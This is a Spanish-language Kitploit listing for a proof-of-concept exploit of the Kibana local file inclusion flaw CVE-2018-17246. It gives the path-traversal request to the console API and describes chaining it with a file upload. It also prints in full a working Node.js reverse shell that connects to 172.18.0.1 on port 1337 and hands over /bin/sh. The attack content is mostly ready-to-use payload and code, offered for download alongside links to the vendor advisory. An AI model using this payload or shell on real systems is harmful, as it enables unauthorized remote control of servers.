
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2018-17246 — CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13 | Kitploit

Herramientas/GitHubGitHub/mpgn/cve-2018-17246
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed TeamingDesarrollo de Payloads
GitHubmpgn/cve-2018-17246

CVE-2018-17246

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13

Ver Repositorio
651584hace 7 añosRevisado por Kitploit
Compartir

CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13


Una Inclusión Local de Archivos en Kibana descubierta por CyberArk Labs, la LFI puede utilizarse para ejecutar una reverse shell en el servidor de Kibana con el siguiente payload:

/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../path/to/shell.js

Como ya habrás adivinado, este ataque debe combinarse con una subida de archivos sin restricciones o cualquier otra vulnerabilidad que te permita escribir un archivo en el servidor.

No hay validación de entrada, por lo que podemos cambiar el nombre del archivo JavaScript a lo que queramos. En este caso, con la técnica de path traversal, podemos elegir cualquier archivo en el servidor Kibana. Sin embargo, una cosa a tener en cuenta es la característica de caché de módulos de node. Esencialmente, dado que la LFI funciona enviando entrada de usuario sin sanitizar a la función require de node, el módulo incluido (el payload del atacante) se almacenará en caché por nombre de archivo. Esto significa que no puedes enviar el mismo payload para, por ejemplo, recuperar una reverse shell.

lfi

Detalles de la vulnerabilidad: https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/

Aviso de seguridad: https://www.elastic.co/blog/kibana-local-file-inclusion-flaw-cve-2018-17246


  • versión de kibana 6.0.0 desde docker (sin ningún ElasticSearch enlazado, el PoC está funcionando)
  • shell.js de https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "172.18.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





